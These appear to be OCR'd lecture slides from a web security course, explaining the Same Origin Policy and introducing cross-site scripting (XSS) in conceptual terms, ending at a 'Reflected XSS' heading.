
- One origin should not be able to access the resources of another origin
  - `http://coolsite.com:81/tools/info.html`
- Based on the tuple of protocol/hostname/port

XSS: Subverting the Same Origin Policy


- It would be Bad if an attacker from evil.com can fool your browser into executing their own script …
  - … with your browser interpreting the script's origin to be some other site, like mybank.com
- One nasty/general approach for doing so is trick the server of interest (e.g., mybank.com) to actually send the attacker's script to your browser!
  - Then no matter how carefully your browser checks, it'll view script as from the same origin (because it is!) …
  - … and give it full access to mybank.com interactions
- Such attacks are termed Cross-Site Scripting (XSS) (or sometimes CSS)

Reflected XSS (Cross-Site Scripting)


Reflected XSS



